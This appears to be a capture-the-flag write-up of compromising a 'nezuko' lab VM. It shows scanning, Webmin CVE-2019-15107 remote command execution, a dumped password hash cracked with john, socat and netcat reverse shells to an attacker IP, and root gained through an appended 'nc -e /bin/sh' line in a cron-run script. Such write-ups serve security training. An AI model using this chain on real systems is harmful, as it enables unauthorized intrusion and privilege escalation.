

First, netdiscover:

Currently scanning: 192.168.24.0/16 | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 1 hosts. Total size: 360


IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.6	08:00:27:e1:a5:c7	6	360	PCS Systemtechnik GmbH

Now, we know the IP, lets fire nmap for it:

```
root@pow3rline:~# nmap -sT -sV 10.0.2.6
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-25 20:37 CEST
Nmap scan report for 10.0.2.6
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds

Therefore, if we access the website:



Nothing interesting in the site source code, so lets try some directory scanning:

```
root@pow3rline:~# dirb http://10.0.2.6/ /usr/share/dirb/wordlists/common.txt
```

-----  
DIRB v2.22

By The Dark Raver  
-----

START\_TIME: Sun Aug 25 20:44:46 2019

URL\_BASE: http://10.0.2.6/

WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.6/ ----

+ http://10.0.2.6/index.html (CODE:200|SIZE:327)

+ **http://10.0.2.6/robots.txt (CODE:200|SIZE:105)**

==> DIRECTORY: http://10.0.2.6/sample/

+ http://10.0.2.6/server-status (CODE:403|SIZE:296)

---- Entering directory: http://10.0.2.6/sample/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

Accessing robots.txt, we find something interesting:

NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJA0JUW02DUEBYG64TUEB2G6IDF  
NZ2W2ZLSMF2GKIC605PA=====

Is it a base64 encode text? If we try to decode, we do not obtain a clear text message.  
Maybe base 32?:

## Base32 Decode

Base32 online decode function

NBUW45BAMZZG63JANZSXU5LLN4QDUIDUNBUXGIDJOMQG433UEB2GQZJA0JUW02DU  
EBYG64TUEB2G6IDFNZ2W2ZLSMF2GKIC605PA=====

Decode

Auto Update

hint from nezuko : this is not the right port to enumerate ^w^

Ok, so we need to enumerate another port, hence, we must use nmap with all the ports:

```
root@pow3rline:~# nmap -sT -sV -p- 10.0.2.6
```

Starting Nmap 7.70 ( <https://nmap.org> ) at 2019-08-26 12:54 CEST

Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 98.41% done; ETC: 12:55 (0:00:00 remaining)

Nmap scan report for 10.0.2.6

Host is up (0.00025s latency).

Not shown: 65532 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.29 ((Ubuntu))

13337/tcp open http MiniServ 1.920 (Webmin httpd)

MAC Address: 08:00:27:E1:A5:C7 (Oracle VirtualBox virtual NIC)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 54.37 seconds

We have found a new port indeed: 13337

Is it possible to access to a webmin login page:



If we search for Webmin bugs, we find out that there is a RCE vulnerability for Webmin versions  $\leq 1.920$ .

We can check with this exploit if this very version is vulnerable: <https://www.exploit-db.com/exploits/47293>

```
root@pow3rline:~/Documentos/nezuco VM# ./miniserv_exploit.sh https://10.0.2.6:13337
Testing for RCE (CVE-2019-15107) on https://10.0.2.6:13337: VULNERABLE!
root@pow3rline:~/Documentos/nezuco VM#
```


Nice, it's vulnerable. Checking this CVE, we know that it consists in the possibility to concatenate a command with the pipe when changing a password, when the function `unix_encrypt` is validating the old password.

The option to prompt the user for a new password must be enabled but since this is enabled by default, it seems that the configuration of this server has not been changed at all.



More info at: <https://pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html>

It is possible to use this exploit written in Python: <https://github.com/jas502n/CVE-2019-15107>

But it is possible to exploit this vulnerability using an interception proxy like Burp as well. As an example:



Just in order to obtain a better exit format in commands, I will use the exploit via terminal:



root@pow3rline:~/Documentos/nezuko VM# python exploit\_webmin.py https://10.0.2.6:13337 "cat /etc/passwd"

```
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|( ____ V|) (|( ____ V ____ ) |( ____ )|( ____ )) ( ____ )|( ____ V|) |( ____ )|( ____ )  
|| ____ |||( ____ / )|| / |||( ____ )| ____ |||( ____ ||| / | / /  
|| ( ____ )| ____ / /|( ____ )| || ____ | ____ ||( ____ \ |||( ____ )| / /  
|| \ \ / /|( ____ / ____ | /||| ____ )| ____ )| || /|| / /  
|( ____ ^ \ / |( ____ ^ ( ____ ^| ____ )|( ____ ^ ____ ) ____ ( ____ ^ ____ )|( ____ )| / /  
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( ____ ) \ /  
_____  
python By jas502n
```

vuln\_url= [https://10.0.2.6:13337/password\\_change.cgi](https://10.0.2.6:13337/password_change.cgi)

Command Result = root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin  
syslog:x:102:106:./home/syslog:/usr/sbin/nologin  
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin  
\_apt:x:104:65534:./nonexistent:/usr/sbin/nologin  
uidd:x:105:111:./run/uidd:/usr/sbin/nologin  
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin  
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin  
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin  
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin  
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false  
whoopsie:x:112:117:./nonexistent:/bin/false

```
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:114:119:./var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124:./var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534:./run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
nezuko:x:1000:1000:nezuko,,,:/home/nezuko:/bin/bash
zenitsu:
$6$LbPWwHSD$69t89j0Podkdd8dk17jNKt6Dl2.QYwSJGIX0cE5nysr6MX23DFvIAwmxEHOjh
Bj8rBplVa3rqcVDO0001PY9G0:1001:1001:,,,:/home/zenitsu:/bin/bash
```

```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 ps
-ef
```

```

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( ____ ) ( ____ )
python By jas502n
```

```
vuln_url= https://10.0.2.6:13337/password_change.cgi
```

```
Command Result = PID TTY      TIME CMD
845 ?      00:00:00 miniserv.pl
4263 ?     00:00:00 /usr/local/webm
4264 ?     00:00:00 sh
4265 ?     00:00:00 sh
4266 ?     00:00:00 ps
```

```
root@pow3rline:~/Documentos/nezuco VM# python exploit_webmin.py https://10.0.2.6:13337 "ls
-lrtha /home"
```

```

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| ( \ | ) ( \| ( \ \ ) \| ( ) | \ ) ( ( ) ) \ ) | ( \ \ ) | ( ) | \ ) )
|| || || ( ____ / ) || / || ( ( ____ ) | || ( ____ || || / | / /
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( ____ / \ / ( ____ / ____ \ ____ / ( ____ ) \ ____ ^ ____ / ____ \ ____ ^ ____ / \ ____ /
( ____ ) \ /
( ____ ) ( ____ )
python By jas502n

```

vuln\_url= https://10.0.2.6:13337/password\_change.cgi

Command Result = total 16K

```

drwxr-xr-x 24 root root 4.0K Aug 20 16:58 ..
drwxr-xr-x 4 root root 4.0K Aug 20 17:18 .
drwxr-xr-x 4 zenitsu zenitsu 4.0K Aug 21 01:12 zenitsu
drwxr-xr-x 9 nezuko nezuko 4.0K Aug 21 09:10 nezuko

```

root@pow3rline:~/Documentos/nezuko VM# python exploit\_webmin.py https://10.0.2.6:13337 "ls -lrtha /home/nezuko"

```

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____
( ____ \| / ( ____ \ / ____ ) ( ____ ) / \ / ____ \ / \ ( ____ V \ ( ____ ) / ____ \
| ( \ | ) ( \| ( \ \ ) \| ( ) | \ ) ( ( ) ) \ ) | ( \ \ ) | ( ) | \ ) )
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| ( ____ ^ \ / | ( ____ ^ ( ( ____ | ( ____ ) ) ____ ( ____ ) ) ____ ( | ( ____ ) | / /
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( ____ ) \ /
( ____ ) ( ____ )
python By jas502n

```

vuln\_url= https://10.0.2.6:13337/password\_change.cgi

Command Result =

root@pow3rline:~/Documentos/nezuko VM# python exploit\_webmin.py https://10.0.2.6:13337 "ls -lrtha /home/zenitsu"

```

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( ____ \| / ( ____ \ / ____ ) ( ____ ) / \ / ____ \ / \ ( ____ V \ ( ____ ) / ____ \

```

```

| ( ⅴ | ) ( || ( ⅴ ⅴ ) || ( ) |ⅴ ) ( ( ) ) ⅴ ) | ( ⅴⅴ ) | ( ) |ⅴ ) )
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( _ _ _ ) \ /

                ( _ _ _ )                ( _ _ _ )
python By jas502n

```

vuln\_url= https://10.0.2.6:13337/password\_change.cgi

Command Result = total 40K

```

-rw-r--r-- 1 zenitsu zenitsu 3.7K Aug 20 17:18 .bashrc
drwxr-xr-x 4 root  root  4.0K Aug 20 17:18 ..
-rw-r--r-- 1 zenitsu zenitsu 807 Aug 20 17:18 .profile
-rw-r--r-- 1 zenitsu zenitsu 220 Aug 20 17:18 .bash_logout
drwxrwxr-x 3 zenitsu zenitsu 4.0K Aug 20 23:44 .local
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Aug 21 00:28 zenitsu.txt
drwxr-xr-x 4 zenitsu zenitsu 4.0K Aug 21 01:12 .
drwxr-xr-x 2 zenitsu root  4.0K Aug 21 09:39 to_nezuko

```

root@pow3rline:~/Documentos/nezuco VM# python exploit\_webmin.py https://10.0.2.6:13337 "cat /home/zenitsu/zenitsu.txt"

```

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( _ _ _ \ \   / | ( _ _ _ \ / _ _ ) ( _ _ ) / \ / _ _ \ / \ ( _ _ _ ⅴ \ ( _ _ ) / _ _ \
| ( ⅴ | ) ( || ( ⅴ ⅴ ) || ( ) |ⅴ ) ( ( ) ) ⅴ ) | ( ⅴⅴ ) | ( ) |ⅴ ) )
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( _ _ _ ) \ /

                ( _ _ _ )                ( _ _ _ )
python By jas502n

```

vuln\_url= https://10.0.2.6:13337/password\_change.cgi


Command Result = Kaminari no kokyū, Ichi no kata..., Hekireki Issen!



[illegible]



```
root@pow3rline:~/Documentos/nezuko VM# nc -nlvp 40000
listening on [any] 40000
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 42758
id
uid=1000(nezuko) gid=1000(nezuko) groups=1000(nezuko),4(adm),24(cdrom),30(dip),46(plugdev),116(lpadmin),126(sambashare)
pwd
/usr/local/webmin/acl
cd /home
ls
nezuko
zenitsu
```



After this move, I have tried to upgrade the shell using 3 main different techniques:

Cheatsheet commands:

#### Using Python for a psuedo terminal

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

#### Using socat

```
#Listener:
socat file:`tty`,raw,echo=0 tcp-listen:4444

#Victim:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```

#### Using stty options

```
# In reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

But none of them worked out. However, we had a 22 SSH port open, according to the previous nmap scan so we can scalate into an SSH session considering we have remote access to the Nezuko machine.

In order to do that, we generate a pair of ssh keys:

```
root@pow3rline:~/Documentos/nezuko VM# ssh-keygen -b 4096 -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:qVS0iZc14TqdDIney9SCNYou+QD0q/tawciC8qYzgXY root@pow3rline
The key's randomart image is:
+---[RSA 4096]---+
|      .           |
|      . o .       |
|      = =         |
| oo o * # +       |
| B.+ = % S        |
| 0= E = =         |
| =+* +           |
| oB.              |
| *Bo              |
+---[SHA256]-----+
```

And then we copy the content of “id\_rsa.pub “ into the “authorized\_keys” file from the Nezuko machine. After that, we connect via SSH with no problems:

```
root@pow3rline:~/.ssh# ssh -l nezuko 10.0.2.6
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

409 packages can be updated.
201 updates are security updates.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Wed Aug 21 01:12:52 2019
nezuko@ubuntu:~$
```

If we investigate the two home directories found, we observe:

### NEZUKO

```
nezuko@ubuntu:/home/zenitsu$ ls -lrht
total 16K
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Ogos 21 00:28 zenitsu.txt
drwxr-xr-x 2 zenitsu root   4.0K Ogos 21 09:39 to_nezuko
nezuko@ubuntu:/home/zenitsu$
nezuko@ubuntu:/home/zenitsu$ ls -lrht
total 16K
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Ogos 21 00:28 zenitsu.txt
drwxr-xr-x 2 zenitsu root   4.0K Ogos 21 09:39 to_nezuko
nezuko@ubuntu:/home/zenitsu$ cat zenitsu.txt
Kaminari no kokyū, Ichi no kata..., Hekireki Issen!

...
[Useless symbols]
...

3f2ada6791f96b6a50a9ee43ee6b62df
nezuko@ubuntu:/home/zenitsu$ ls -rlth to_nezuko/
total 4.0K
-rw-r--r-- 1 zenitsu root 150 Ogos 2M')
echo "nezuko chan, would you like to go on a date with me? " >
/home/nezuko/from_zenitsu/new_message_$date1 09:39 send_message_to_nezuko.sh
nezuko@ubuntu:/home/zenitsu$ cat to_nezuko/send_message_to_nezuko.sh
#!/bin/bash
date=$(date '+%d-%m-%Y_%H:%M')
echo "nezuko chan, would you like to go on a date with me? " >
/home/nezuko/from_zenitsu/new_message_$date
```

## NEZUKO

```
nezuko@ubuntu:~$ ls -lrth
total 32K
-rw-rw-r-- 1 nezuko nezuko 20K Ogos 21 00:25 nezuko.txt
drwxr-xr-x 2 nezuko nezuko 12K Ogos 30 05:40 from_zenitsu
nezuko@ubuntu:~$ cat nezuko.txt
Congratulations! You have found nezuko! Now, try to surpass your limit! Right here, right now...

...
[Useless symbols]
...

1af0941e0c4bd4564932184d47dd8bef
nezuko@ubuntu:~$ ls -lrth
.cache/      from_zenitsu/ .ICEauthority .local/      nezuko.txt   .selected_editor
.config/     .gnupg/      .lessht      .mozilla/    .rnd         .ssh/
nezuko@ubuntu:~$ ls -lrth
.cache/      from_zenitsu/ .ICEauthority .local/      nezuko.txt   .selected_editor
.config/     .gnupg/      .lessht      .mozilla/    .rnd         .ssh/
nezuko@ubuntu:~$ ls -lrth from_zenitsu/
total 704K
-rw-r--r-- 1 root  root  54 Ogos 21 01:13 new_message_21-08-2019_01:13
-rw-r--r-- 1 root  root  54 Ogos 21 09:11 new_message_21-08-2019_09:11
-rw-r--r-- 1 root  root  54 Ogos 21 09:12 new_message_21-08-2019_09:12
-rw-r--r-- 1 root  root  54 Ogos 21 09:13 new_message_21-08-2019_09:13
[...]
-rw-r--r-- 1 root  root  54 Ogos 30 05:35 new_message_30-08-2019_05:35
-rw-r--r-- 1 root  root  54 Ogos 30 05:40 new_message_30-08-2019_05:40
nezuko@ubuntu:~$ cat new_message_30-08-2019_05:40
cat: 'new_message_30-08-2019_05:40': No such file or directory
nezuko@ubuntu:~$ cat from_zenitsu/new_message_30-08-2019_05:40
nezuko chan, would you like to go on a date with me?
```

After spending a while playing with directories, cron configuration and permissions, I wasn't able to sort anything out, so I tried with the brute force option to crack zenitsu's password:

```
root@pow3rline:~/Documentos/nezuko VM# john --wordlist=/usr/share/wordlists/rockyou.txt password_nezuko
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 0,02% (ETA: 03:04:39) 0g/s 833.4p/s 833.4c/s 833.4C/s serendipity..lakers1
meowmeow (?)
1g 0:00:00:04 DONE (2019-09-02 21:21) 0.2341g/s 824.3p/s 824.3c/s 824.3C/s girls..dracula
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

A password (zenitsu/meowmeow) has been obtained. And:

```
nezuko@ubuntu:/home/zenitsu$ su - zenitsu
Password:
zenitsu@ubuntu:~$
zenitsu@ubuntu:~$ ls -lrth
total 16K
-rw-rw-r-- 1 zenitsu zenitsu 9.2K Ogos 21 00:28 zenitsu.txt
drwxr-xr-x 2 zenitsu root    4.0K Ogos 21 09:39 to_nezuko
```

Now, we are ready to modify the shell script that sends the message from zenitsu to nezuko, executed by root user.


The file is not possible to be edited using any editor like vi or nano, so we will concatenate the text:

```
zenitsu@ubuntu:~/to_nezuko$ echo "ls -rlth /root >> /home/nezuko/from_zenitsu/new_message_"  
>> send_message_to_nezuko.sh
```

And the result in the “new\_message\_file” is “root.txt”, thus we can add an extra line:

```
echo "cat /root/root.txt >> /home/nezuko/from_zenitsu/new_message_" >>  
send_message_to_nezuko.sh
```

Which shows us the result:



We can even append a command to the file in order to have a root shell in the same way as before:

```
echo "nc -e /bin/sh 10.0.2.15 40000" >> send_message_to_nezuko.sh
```

And, in Kali:

```
nc -nlvp 40000
```

```
root@pow3rline:~/Documentos/nezuko VM# nc -nlvp 40000  
listening on [any] 40000 ...  
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 42764  
id  
uid=0(root) gid=0(root) groups=0(root)  
ls  
root.txt  
cat root  
cat root.txt  
Congratulations on getting the root shell!  
Tell me what do you think about this box at my twitter, @yunaranyancat
```